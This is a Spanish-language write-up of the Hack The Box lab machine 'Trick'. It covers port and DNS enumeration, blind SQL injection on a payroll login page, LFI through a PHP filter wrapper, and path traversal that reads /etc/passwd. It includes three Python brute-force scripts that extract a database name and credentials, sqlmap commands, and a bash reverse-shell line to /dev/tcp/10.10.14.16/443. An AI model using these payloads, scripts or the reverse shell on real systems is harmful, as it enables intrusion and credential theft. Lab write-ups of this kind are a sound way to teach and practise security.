

Trick

Primero que todo, empezamos realizando un ping a la máquina, para ver si tenemos traza y además descubrir ante que sistema operativo nos encontramos:

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Trick ping 10.10.11.166
PING 10.10.11.166 (10.10.11.166) 56(84) bytes of data.
64 bytes from 10.10.11.166: icmp_seq=1 ttl=63 time=34.4 ms
64 bytes from 10.10.11.166: icmp_seq=2 ttl=63 time=32.7 ms
^C
--- 10.10.11.166 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 32.739/33.583/34.427/0.844 ms

root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Trick
```

Como podemos observar, la máquina está encendida y se trata de una máquina Linux.
IP: 10.10.11.166

Enumeración

Puertos abiertos

```
$ nmap --open -p- -sS --min-rate 5000 -Pn -n -vvv 10.10.11.166 -oG allPorts
```

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Trick nmap --open -p- -sS --min-rate 5000 -Pn -n -vvv 10.10.11.166 -oG allPorts
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-16 12:05 CET
Initiating SYN Stealth Scan at 12:05
Scanning 10.10.11.166 [65535 ports]
Discovered open port 53/tcp on 10.10.11.166
Discovered open port 22/tcp on 10.10.11.166
Discovered open port 80/tcp on 10.10.11.166
Discovered open port 25/tcp on 10.10.11.166
Completed SYN Stealth Scan at 12:05, 10.88s elapsed (65535 total ports)
Nmap scan report for 10.10.11.166
Host is up, received user-set (0.036s latency).
Scanned at 2024-01-16 12:05:00 CET for 11s
Not shown: 65458 closed tcp ports (reset), 73 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 63
25/tcp    open  smtp    syn-ack ttl 63
53/tcp    open  domain  syn-ack ttl 63
80/tcp    open  http    syn-ack ttl 63

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.16 seconds
Raw packets sent: 66790 (2.939MB) | Rcvd: 65567 (2.623MB)
```

Puertos abiertos: 22,25,53,80

Servicio y versiones

Ahora escaneamos los servicios y las versiones de estos de los puertos abiertos.

```
$ nmap -sC -sV -p22,25,53,80 10.10.11.166 -oN targeted
```

```

root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Trick nmap -sC -sV -p22,25,53,80 10.10.11.166 -oN targeted
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-16 12:05 CET
Nmap scan report for 10.10.11.166
Host is up (0.034s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_  2048 61:ff:29:3b:36:bd:9d:ac:fb:de:1f:56:88:4c:ae:2d (RSA)
|_  256 9e:cd:f2:40:61:96:ea:21:a6:ce:26:02:af:75:9a:78 (ECDSA)
|_  256 72:93:f9:11:58:de:34:ad:12:b5:4b:4a:73:64:b9:70 (ED25519)
25/tcp    open  smtp      Postfix smtpd
|_ smtp_commands: debian.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
53/tcp    open  domain    ISC BIND 9.11.5-P4-5.1+deb10u7 (Debian Linux)
|_ dns-nsid:
|_ bind.version: 9.11.5-P4-5.1+deb10u7-Debian
80/tcp    open  http      nginx 1.14.2
|_ http_title: Coming Soon - Start Bootstrap Theme
|_ http_server_header: nginx/1.14.2
Service Info: Host: debian.localdomain; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 48.43 seconds

```

Enumeración DNS

Como vemos que el puerto 53 está abierto, podemos llegar a hacer una resolución DNS del servidor mediante `nslookup`

```

$ nslookup
> server 10.10.11.166          # estamos indicando el servidor
> 10.10.11.166                # indicamos la IP para resolver

```

```

root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Trick nslookup
> server 10.10.11.166
Default server: 10.10.11.166
Address: 10.10.11.166#53
> 10.10.11.166
166.11.10.10.in-addr.arpa      name = trick.htb.
> █

```

Ahora, sabiendo el nombre del dominio y la IP, realizamos una transferencia de zona:

```

$ dig axfr @10.10.11.166 trick.htb axfr

```

```

root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Trick dig axfr @10.10.11.166 trick.htb axfr
;; Warning, extra type option

; <<>> DiG 9.19.17-1-Debian <<>> axfr @10.10.11.166 trick.htb axfr
; (1 server found)
;; global options: +cmd
trick.htb.        604800 IN      SOA      trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb.        604800 IN      NS       trick.htb.
trick.htb.        604800 IN      A        127.0.0.1
trick.htb.        604800 IN      AAAA     ::1
preprod-payroll.trick.htb. 604800 IN      CNAME    trick.htb.
trick.htb.        604800 IN      SOA      trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 32 msec
;; SERVER: 10.10.11.166#53(10.10.11.166) (TCP)
;; WHEN: Tue Jan 16 12:27:17 CET 2024
;; XFR size: 6 records (messages 1, bytes 231)

```

Donde descubrimos el subdominio: `preprod-payroll.trick.htb`.


Añadimos al `/etc/hosts` la siguiente línea:

```
10.10.11.166    trick.htb preprod-payroll.trick.htb
```

Enumeración web

Realizamos ahora una enumeración web, fuzzing

```
$ gobuster dir -u http://trick.htb/ -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --add-slash  
-t 200
```



```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Trick gobuster dir -u http://trick.htb/  
=====
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
=====
```

[+] Url:	http://trick.htb/
[+] Method:	GET
[+] Threads:	200
[+] Wordlist:	/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:	404
[+] User Agent:	gobuster/3.6
[+] Add Slash:	true
[+] Timeout:	10s

```
=====
```

Starting gobuster in directory enumeration mode

```
=====
```

/assets/	(Status: 403)	[Size: 169]
/css/	(Status: 403)	[Size: 169]
/js/	(Status: 403)	[Size: 169]

```
Progress: 220560 / 220561 (100.00%)  
=====
```

Finished

```
=====
```

Sin embargo, no encontramos nada.

Ahora intentamos por extensiones:

```
gobuster dir -u http://trick.htb/ -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200 -x  
txt,php,html
```

No obstante, tampoco encontramos nada en dicha búsqueda.

Si inspeccionamos el `preprod-payroll.trick.htb` vemos un panel de autenticación, en el cual, intentamos aplicar una SQLi: `' or 1=1-- -`, la cual es válida. Por lo que es vulnerable a inyecciones SQL.

Username

' or 1=1-- -

Password

●●●●●●

Login

Explotación SQLi

Para realizar la explotación, primero que todo nos abrimos Burpsuite y vemos como reacciona a las distintas peticiones el panel de autenticación.

En este caso y pasamos:

```
username=admin' order by 100-- -
```

Nos muestra una especie de error

Request	Response
<div>PrettyRawHex</div> <div>1 POST /ajax.php?action=login HTTP/1.1 2 Host: preprod-payroll.trick.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0 4 Accept: */* 5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 48 10 Origin: http://preprod-payroll.trick.htb 11 Connection: close 12 Referer: http://preprod-payroll.trick.htb/login.php 13 Cookie: PHPSESSID=6oog8v46b3mrt13cs14efd8vqq 14 15 username=admin' order by 100-- -&password=asdasd</div>	<div>PrettyRawHexRender</div> <div>1 HTTP/1.1 200 OK 2 Server: nginx/1.14.2 3 Date: Tue, 16 Jan 2024 11:47:20 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 139 10 11
 12 13 Notice 14 : Trying to get property 'num_rows' of non-object in 15 /var/www/payroll/admin_class.php 16 17 on line 18 21 19 20
 21 3</div>

Mientras que si realizamos la siguiente:

```
username=admin' order by 100-- -
```

Vemos que lo detecta bien:

Request		Response			
Pretty	Raw	Hex	Render		
<pre> 1 POST /ajax.php?action=login HTTP/1.1 2 Host: preprod-payroll.trick.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0 4 Accept: */* 5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 46 10 Origin: http://preprod-payroll.trick.htb 11 Connection: close 12 Referer: http://preprod-payroll.trick.htb/login.php 13 Cookie: PHPSESSID=6oog8v46b3mrt13cs14efd8vqo 14 15 username=admin' order by 8-- -&password=asdasd </pre>		<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.2 3 Date: Tue, 16 Jan 2024 11:48:21 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 1 10 11 3 </pre>			

Sabemos que se trata de una blind SQLi, debido a que no muestra por pantalla nada, solo comportamiento.

Probamos a ver si se trata de una Boolean:

```
' or (select 'a')='a'-- -
' or (select 'a')='b'-- -
```

En caso de que sea correcto, devuelve un 1 y en caso de que sea falso devuelve un 3.

Request		Response			
Pretty	Raw	Hex	Render		
<pre> 1 POST /ajax.php?action=login HTTP/1.1 2 Host: preprod-payroll.trick.htb 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0 4 Accept: */* 5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8 8 X-Requested-With: XMLHttpRequest 9 Content-Length: 50 10 Origin: http://preprod-payroll.trick.htb 11 Connection: close 12 Referer: http://preprod-payroll.trick.htb/login.php 13 Cookie: PHPSESSID=6oog8v46b3mrt13cs14efd8vqo 14 15 username=' or (select 'a')='a'-- -&password=asdasd </pre>		<pre> 1 HTTP/1.1 200 OK 2 Server: nginx/1.14.2 3 Date: Tue, 16 Jan 2024 12:29:55 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Expires: Thu, 19 Nov 1981 08:52:00 GMT 7 Cache-Control: no-store, no-cache, must-revalidate 8 Pragma: no-cache 9 Content-Length: 1 10 11 1 </pre>			

Otra posibilidad es mediante SQLi Blind Time:

```
' or sleep(5)-- -
```

Donde vemos que efectivamente es vulnerable, debido a que ha tardado el servidor, 5 segundos para contestar:

Target: http://preprod-payroll.trick.htb HTTP/1

Request

1 POST /ajax.php?action=login HTTP/1.1
2 Host: preprod-payroll.trick.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
4 Accept: */*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 47
10 Origin: http://preprod-payroll.trick.htb
11 Connection: close
12 Referer: http://preprod-payroll.trick.htb/login.php
13 Cookie: PHPSESSID=6oog8v46b3mrt13cs14efd8vqo
14
15 username=admin' or sleep(5)-- -&password=asdasd

Response

1 HTTP/1.1 200 OK
2 Server: nginx/1.14.2
3 Date: Tue, 16 Jan 2024 12:03:21 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Content-Length: 1
10
11 3

Done 267 bytes 5.038 millis

Explotación SQLi Blind Conditional Resonse

Obtención de la base de datos

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Trick python3 SQLI_Conditional_Response.py  
[ ] Brute Force: ' or (select substring(database(),13,1))='J'-- -  
[ ] Database: payroll_db
```

File: `SQLI_Conditional_Response_DataBase.py`

```
1  #!/usr/bin/python3
2
3  from pwn import *
4  import requests, signal, time, pdb, sys, string
5
6  def def_handler(sig, frame):
7      print("\n[*] Bye! \n")
8      sys.exit(1)
9
10 #Ctrl+C
11 signal.signal(signal.SIGINT, def_handler)
12
13 main_url = "http://preprod-payroll.trick.htb/ajax.php?action=login"
14 characters = string.printable
15
16 def makeRequest():
17
18     p1 = log.progress("Brute Force")
19     p1.status("Initiating process")
20     time.sleep(1)
21
22     datab = ""
23     p2 = log.progress("Database")
24     for position in range(1,21):
25         for character in characters:
26
27             data = {
28                 'username': "" or (select substring(database(),%d,1))='%s'-- --" % (position, character),
29                 'password': 'admin'
30             }
31
32             p1.status(data['username'])
33             r = requests.post(main_url, data=data)
34
35             if r.text == "1":
36                 datab += character
37                 p2.status(datab)
38                 break
39
40
41
42
43 if __name__ == '__main__':
44     makeRequest()
```

Dando por hecho de que la tabla es `users` y el campo es `username`

Obtención del usuario

```
root@zephyrus: /home/dimegio/Dimegio/Maquinas/HTB/Trick python3 SQLI_Conditional_Response_Users.py
[+] Brute Force: ' or (select substring(username,14,1) from users limit 1)='v'-- -
[-] Username: enemigosss
```

enemigosss

File: `SQLI_Conditional_Response_Users.py`

```
1  #!/usr/bin/python3
2
3  from pwn import *
4  import requests, signal, time, pdb, sys, string
5
6  def def_handler(sig, frame):
7      print("\n[*] Bye! \n")
8      sys.exit(1)
9
10 #Ctrl+C
11 signal.signal(signal.SIGINT, def_handler)
12
13 main_url = "http://preprod-payroll.trick.htb/ajax.php?action=login"
14 characters = string.printable
15
16 def makeRequest():
17
18     p1 = log.progress("Brute Force")
19     p1.status("Initiating process")
20     time.sleep(1)
21
22     username = ""
23     p2 = log.progress("Username")
24     for position in range(1,21):
25         for character in characters:
26
27             data = {
28                 'username': '' or (select substring(username,%d,1) from users limit 1)='%s'-- --" % (position, character),
29                 'password': 'admin'
30             }
31
32             p1.status(data['username'])
33             r = requests.post(main_url, data=data)
34
35             if r.text == "1":
36                 username += character
37                 p2.status(username)
38                 break
39
40
41
42
43 if __name__ == '__main__':
44     makeRequest()
```

Obtención de la contraseña del usuario:

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Trick python3 SQLI_Conditional_Response_Password.py
[+] Brute Force: ' or (select substring(password,29,1) from users where username='enemigosss' limit 1)=' ' -- -
[+] Password: superguccirainbowcake
```

superguccirainbowcake


```

File: SQLI_Conditional_Response_Password.py
1  #!/usr/bin/python3
2
3  from pwn import *
4  import requests, signal, time, pdb, sys, string
5
6  def def_handler(sig, frame):
7      print("\n[*] Bye! \n")
8      sys.exit(1)
9
10 #Ctrl+C
11 signal.signal(signal.SIGINT, def_handler)
12
13 main_url = "http://preprod-payroll.trick.htb/ajax.php?action=login"
14 characters = string.printable
15
16 def makeRequest():
17
18     p1 = log.progress("Brute Force")
19     p1.status("Initiating process")
20     time.sleep(1)
21
22     password = ""
23     p2 = log.progress("Password")
24     for position in range(1,30):
25         for character in characters:
26
27             data = {
28                 'username': "' or (select substring(password,%d,1) from users where username='enemigosss' limit 1)='%s'-- --" % (position, character),
29                 'password': 'admin'
30             }
31
32             p1.status(data['username'])
33             r = requests.post(main_url, data=data)
34
35             if r.text == "1":
36                 password += character
37                 p2.status(password)
38                 break
39
40
41
42
43 if __name__ == '__main__':
44     makeRequest()

```

Aclaración, en este contexto, no importa minúscula o mayúscula, pero si se hiciera bien, deberíamos de utilizar: ' or (select hex(substring(password,%d,1)) from users where username='enemigosss' limit 1)=hex('%s')-- --

Explotación SQLi Blind Time

Obtención base de datos:

```

username=admin' or if(substring(database(),1,1)='p',sleep(5),1)-- --
&password=asdasd

```

En caso de que tarde 5 segundos o más, será la correcta, y deberíamos iterar sobre la posición.

Esto lo podemos hacer mediante Burpsuite o mediante scripting en python.

Alternativa: SQLmap

Tras interceptar la petición con Burpsuite, hemos copiado la solicitud en el archivo request:

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Trick cat request
```

File: request

```
1 POST /ajax.php?action=login HTTP/1.1
2 Host: preprod-payroll.trick.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:121.0) Gecko/20100101 Firefox/121.0
4 Accept: */*
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 39
10 Origin: http://preprod-payroll.trick.htb
11 Connection: close
12 Referer: http://preprod-payroll.trick.htb/login.php
13 Cookie: PHPSESSID=6oog8v46b3mrt13cs14efd8vqo
14
15 username=admin&password=asdasd
```

Ahora simplemente buscamos las bases de datos disponibles:

```
$ sqlmap -r request -p username --dbs
```

El cual nos devolverá 2:

```
[*] information_schema
[*] payroll_db
```

Miramos las tablas de la base de datos `payroll_db`

```
sqlmap -r request -p username -D payroll_db --tables
```

Database: payroll_db

[11 tables]

```
+-----+
| position          |
| allowances         |
| attendance         |
| deductions         |
| department         |
| employee           |
| employee_allowances |
| employee_deductions |
| payroll            |
| payroll_items      |
| users              |
+-----+
```

Obtenemos las columnas de la tabla `users`

Database: payroll_db

Table: users

[8 columns]

Column	Type
name	varchar(200)
type	tinyint(1)
address	text
contact	text
doctor_id	int(30)
id	int(30)
password	varchar(200)
username	varchar(100)

Obtención de la información almacenada:


Database: payroll_db

Table: users


[1 entry]

username	password
Enemigosss	SuperGucciRainbowCake

En el panel administrativo, encontramos como users apunta a un archivo users.



Si vemos de que tipo de archivo se trata, nos damos cuenta de que es un .php




Por lo tanto intentamos aplicar LFI. Sin embargo, de todas las formas con path traversal, pero no ha funcionado de ninguna manera

```
....%252f%252f....%252f%252f....%252f%252f....%252f%252f....%252f%252f ..
..%252f%252f....%252f%252f....%252f%252f....//et?/passw?%00
```

Sin embargo, si aplicamos el wrapper, de codificación en base64, llegamos a obtener a ver

```
/index.php?page=php://filter/convert.base64-encode/resource=users
```



De la misma manera vemos el código del archivo `home`

```

1  <?php include 'db_connect.php' ?>
2  <style>
3
4  </style>
5
6  <div class="containe-fluid">
7
8      <div class="row">
9          <div class="col-lg-12">
10
11              </div>
12          </div>
13
14          <div class="row mt-3 ml-3 mr-3">
15              <div class="col-lg-12">
16                  <div class="card">
17                      <div class="card-body">
18                          <?php echo "Welcome back ". $_SESSION['login_name']."!" ?>
19
20                      </div>
21
22                  </div>
23              </div>
24          </div>
25
26      </div>
27  <script>
28
29  </script>

```

preprod-payroll.trick.htb/index.php?page=php://filter/convert.base64-encode/resource=db_connect

Como tenemos LFI y al mismo tiempo, permite los wrappers, utilizamos la herramienta `filter chain generator`, para obtener ejecución remota de comandos:

Una vez generada la data, la sustituimos en el path y concatenamos con la siguiente instrucción para generar la shell

```
&cmd=bash -c "bash -i >%26 /dev/tcp/10.10.14.16/443 0>%261"
```

Hay que ponerse a la escucha con netcat `nc -nlvp 443`

manera de obtener acceso a la máquina es :

Enumeramos posibles subdominios

```
$ wfuzz -c --hh=5480 -t 200 -w  
/usr/share/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -H  
"Host: preprod-FUZZ.trick.htb" http://trick.htb
```

```
root@zephyrus /home/dimegio/Dimegio/Maquinas/HTB/Trick wfuzz -c --hh=5480 -t 200 -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -H "Host: preprod-FUZZ.trick.htb" http://trick.htb  
*****  
* Wfuzz 3.1.0 - The Web Fuzzer *  
*****  
Target: http://trick.htb/  
Total requests: 4989  
  
=====
```


ID	Response	Lines	Word	Chars	Payload
000000254:	200	178 L	631 W	9660 Ch	"marketing"

```
=====
```

Total time: 3.332520
Processed Requests: 4989
Filtered Requests: 4988
Requests/sec.: 1497.065

De esta forma encontramos `marketing` el cual lo introducimos también en el `/etc/hosts` para poder acceder a él.

En esta ocasión también vemos que apunta a ficheros, pero sin embargo se presenta la extensión en la URL.



Intentamos apuntar a otros ficheros, utilizando un path traversal. Tras varios intentos conseguimos incluir archivos, mediante:

```
?page=....//....//....//....//....//....//....//etc/passwd
```

```
← → ↻ preprod-marketing.trick.htb/index.php?page=....//....//....//....//....//etc/passwd

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/
lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:
/usr/sbin/nologin list:x:38:38:Mailng List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gn
/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,/,/run/systemd:/usr/sbin/nologin systemd-netwo
messagebus:x:104:110:./nonexistent:/usr/sbin/nologin tss:x:105:111:TPM2 software stack,/,/var/lib/tpm:/bin/false dnsmasq:x:
pulse:x:109:118:PulseAudio daemon,/,/var/run/pulse:/usr/sbin/nologin speech-dispatcher:x:110:29:Speech Dispatcher,/,/var/r
colord:x:113:122:colord colour management daemon,/,/var/lib/colord:/usr/sbin/nologin geoclue:x:114:123:./var/lib/geoclue:/u
